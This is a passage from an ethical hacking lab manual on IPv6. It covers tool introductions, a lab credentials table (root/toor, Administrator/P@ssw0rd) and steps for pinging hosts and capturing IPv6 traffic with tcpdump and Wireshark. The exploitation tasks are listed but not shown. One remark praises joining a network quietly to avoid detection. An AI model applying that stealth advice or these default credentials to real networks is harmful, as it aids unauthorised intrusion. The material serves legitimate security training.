ETHICAL HACKING LAB SERIES

Lab 13: Exploitation with IPv6

Certified Ethical Hacking Domains: System Hacking, Penetration Testing

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Contents

Introduction

In this lab, students will learn how to use ping, scan, and exploit a system using IPv6.

This lab includes the following tasks:

1. Pinging IPv6 Addresses and Monitoring IPv6 Traffic
2. IPv6 Scanning and Exploitation
3. Post IPv6 Exploitation with NCAT

Domains*:* System Hacking, Penetration Testing

Scanning and pinging other devices on the network can be a daily task for a network administrator. Even though pinging and scanning are something many people are exposed to when they are introduced to networking, far less individuals have been exposed to performing such common tasks in an IP version 6 environment.

IPv6 – An IPv6 address is a 128-bit logical address. IPv6 is being implemented because of the more limited total address space that IPv4 provides. Starting with Vista and higher, all Microsoft operating systems have IPv6 installed by default. Most current versions of Linux as well as recent versions of Mac OS X also come with IPv6 enabled.

Nmap – Nmap is a free program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI (or Graphical User Interface) frontend for Nmap. Nmap is available from www.nmap.org

Ncat – Ncat is a command line networking utility that reads and writes data between two devices. It is a replacement for the older Netcat tool, which has many vulnerabilities. It works with IPv4 and IPv6. It is part of the Nmap utility by default.

Metasploit – Metasploit is an exploitation framework. The current version of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system, or application software is vulnerable, along with links to websites that describe the exploit in more detail. To use Metasploit, you should be comfortable using the command line.

Wireshark – Wireshark is a protocol analyzer that will allow you to capture traffic as well as analyze network traffic. Wireshark can be used to inspect traffic and examine the clear text communication of TELNET and encrypted communication of SSH.

Pod Topology




Figure 1: Lab Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	IP Address	Account (if needed)	Password (if needed)
Windows 2003 SQL	192.168.1.100	Administrator	P@ssw0rd
Windows 2008 Server	192.168.1.200	Admin	NO PASSWORD
Internal Backtrack 5	192.168.1.50	root	toor
Linux Sniffer	NO IP ADDRESS	root	toor

1 Pinging IPv6 Addresses and Monitoring IPv6 Traffic

Many computer professionals who operate and maintain networks are very comfortable in an IPv4 environment. Since the release of Windows Vista, Microsoft has IPv6 installed by default on all of their client and server operating systems. There is an extremely high likelihood that IPv6 is running in your home, work, or school environment. If IPv6 is not being monitored, an attacker can use this to their advantage and exploit systems.

Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Relearning How to Ping in an IPv6 World

Open a Terminal to Get Started

1. Open a terminal on the *Internal* **BackTrack 5** Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.





Figure 2: The Terminal Windows within BackTrack


After you click on the shortcut to the terminal, the terminal window will appear below.



```
root@bt:~#
```

Figure 3: The BackTrack Terminal will appear

2. Type the following command to view your IP version 4 and version 6 addresses
   root@bt:~# **ifconfig**



```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4b:5c:be
          inet addr:192.168.1.50  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4b:5cbe/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1205 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:612778 (612.7 KB)  TX bytes:68876 (68.8 KB)
          Interrupt:19 Base address:0x2000
```

Figure 4: IPv4 and IPv6 Addresses

3. On **Windows 2008 Server**, open a command prompt by double-clicking on the shortcut on the desktop.





Figure 5: Shortcut to Command Prompt

4. Type the following command to view your IPv4 and IPv6 addresses:
   C:\>**ipconfig**



```
C:\>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::15d6:ae01:f114:f37%10
   IPv4 Address. . . . . . . . . . . : 192.168.1.200
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1
```

Figure 6: The IPv4 and IPv6 addresses

As you prepare to ping the remote Linux system, keep these helpful hints in mind:

- When you ping the machine running BackTrack Linux, drop the /64


What is displayed in Linux	What will be typed
fe80::20c:29ff:fe4b:5cbe/64	fe80::20c:29ff:fe4b:5cbe

- You must specify the Windows %number designation when you perform the ping

Typing this is not sufficient	specify the %number designation when you ping
ping fe80::20c:29ff:fe4b:5cbe	ping fe80::20c:29ff:fe4b:5cbe%10

As you complete the lab, it is important to remember that your IPv6 addresses will differ from the ones used as examples in this lab. When asked to ping IPv6 addresses, be sure to enter the IPv6 address for your machines! You can use the ipconfig command on Windows and the ifconfig command on Linux to obtain your IPv6 addresses.

5. On the **Windows 2008 Server** system, ping the IPv6 address of the *Internal* **BackTrack 5** machine by typing:
   C:\>**ping fe80::20c:29ff:fe4b:5cbe%10** ***Your IPv6 address will differ!***



```
C:\>ping fe80::20c:29ff:fe4b:5cbe%10

Pinging fe80::20c:29ff:fe4b:5cbe%10 from fe80::15d6:ae01:f114:f37%10
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms
Reply from fe80::20c:29ff:fe4b:5cbe%10: time<1ms

Ping statistics for fe80::20c:29ff:fe4b:5cbe%10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
```

Figure 7: Pinging the IPv6 Address of the Linux from Windows

As you prepare to ping the remote Windows system, keep these helpful hints in mind:


- When you ping the Windows system, drop the %number designation

What is displayed in Windows	What will be typed
fe80::15d6:ae01:f114:f37%10	fe80::15d6:ae01:f114:f37

- When you ping the Windows system, specify your Linux exit interface

The exit interface must be specified	An exit interface is specified after the IPv6 address
ping6 fe80::15d6:ae01:f114:f37	ping6 fe80::15d6:ae01:f114:f37 -I eth0

6. To ping the **Windows 2008 Server** machine from the *Internal* **Backtrack 5** machine, type:
   root@bt:~# **ping6 fe80::15d6:ae01:f114:f37 -I eth0**




```
root@bt:~# ping6 fe80::15d6:ae01:f114:f37 -I eth0
PING fe80::15d6:ae01:f114:f37(fe80::15d6:ae01:f114:f37) from fe80::20c:29ff:fe4b:5cbe eth0: 56 data bytes
64 bytes from fe80::15d6:ae01:f114:f37: icmp_seq=1 ttl=128 time=2.02 ms
64 bytes from fe80::15d6:ae01:f114:f37: icmp_seq=2 ttl=128 time=0.679 ms
```

Figure 8: Pinging the IPv6 Address of the Windows from Linux

Let the ping continue and we will start the sniffer to capture the IPv6 traffic.

7. Log into the **Linux Sniffer** with the username of **root** with the password of **toor**.
   Note: For security purposes, the password will not be displayed.
   Type the following command to initialize the GUI, Graphical User Environment:
   root@bt:~# **startx**



```
BackTrack 4 R2 Codename Nemesis bt tty1
bt login: root
Password:
Last login: Mon Dec 17 09:29:55 EST 2012 on tty1
BackTrack 4 R2 (CodeName Nemesis) Security Auditing

For more information visit: http://www.backtrack-linux.org/
root@bt:~# startx_
```

Figure 9: Logging on to the Sniffer

8. Open a terminal on the Linux system by clicking on the picture to the right of Firefox in the task bar in the bottom of the screen in BackTrack.





Figure 10: The Terminal Windows within BackTrack

After opening the terminal, you may want to consider adjusting the size of the font.

9. To increase the font size within the terminal, click ***Settings*** from the Terminal menu bar, select **Font**, then select **Enlarge Font**. Repeat this step if necessary.




```
root@bt:~#
```

Figure 11: Increase the Font Size of the Terminal Windows

One of the nice features about some versions of BackTrack is they do not automatically get assigned IP addresses though the use of DHCP, or Dynamic Host Configuration Protocol. The idea is to come on the network quietly, without being detected.


10. Only the loopback address, 127.0.0.1, is displayed when you type:
    root@bt:~# **ifconfig**


root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Shell

```
root@bt:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~#
```

Figure 12: No IP address, other than the Loopback Address of 127.0.0.1, are Displayed

11. To activate the first interface, type the following command:
    root@bt:~# **ifconfig eth0 up**




```
root@bt:~# ifconfig eth0 up
```

Figure 13: Activating the First Interface

12. To run tcpdump on the network segment interface eth0 is connected to, type:
    root@bt:~# **tcpdump –i eth0**

Wait until at least one packet is displayed before stopping the capture.




```
root@bt:~# tcpdump -i  eth0
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
13:58:52.482211 IP 192.168.100.1.62891 > 192.168.100.255.1947: UDP, length 40
```

Figure 14: The output of tcpdump on the network segment interface eth0 is connected

After a packet or more is displayed, hit **CTRL+C** to stop the network capture.

- If the network 192.168.1.0/24 is displayed, eth0 is located on the first network.
- If the network 216.0.0.0/8 is displayed, eth0 is located on the second network.


13. To view the capture file, type the following command at the BackTrack terminal:
root@bt:~# **wireshark**



```
root@bt:~# wireshark
```

Figure 15: Opening Wireshark

14. Check the *Don't show the message again* box and click the **OK** button.



Running as user "root" and group "root".
This could be dangerous.

□ Don't show this message again.

Figure 16: Opening the tcpdump capture with Wireshark

15. Select **Capture** from the menu bar and go down to **Interfaces.**





Figure 17: Opening the tcpdump capture with Wireshark


16. Select **Start** for device **eth0**.



Device	Description	IP	Packets	Packets/s	
eth0		unknown	0	0	Start Options
any	Pseudo-device that captures on all interfaces	unknown	0	0	Start Options
usbmon1	USB bus number 1	unknown	0	0	Start Options
usbmon2	USB bus number 2	unknown	0	0	Start Options
lo		127.0.0.1	0	0	Start Options

Figure 18: Opening the tcpdump capture with Wireshark

17. Type **ipv6** in the Wireshark filter pane and click the **Apply** button. View the IPv6 traffic from the pings from the *Internal* **BackTrack 5** machine to the **Windows 2008 Server** machine.


eth0 - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply

Filter: ipv6

No.	Time	Source	Destination	Protoco	Info
3	0.000379	fe80::15d6:ae01:f114:	fe80::20c:29ff:fe4b:5	ICMPv6	Echo (ping) request id=0x0001, seq=13
4	0.000525	fe80::20c:29ff:fe4b:5	fe80::15d6:ae01:f114:	ICMPv6	Echo (ping) reply id=0x0001, seq=13
5	1.006601	fe80::15d6:ae01:f114:	fe80::20c:29ff:fe4b:5	ICMPv6	Echo (ping) request id=0x0001, seq=14
6	1.006979	fe80::20c:29ff:fe4b:5	fe80::15d6:ae01:f114:	ICMPv6	Echo (ping) reply id=0x0001, seq=14
7	2.020184	fe80::15d6:ae01:f114:	fe80::20c:29ff:fe4b:5	ICMPv6	Echo (ping) request id=0x0001, seq=15
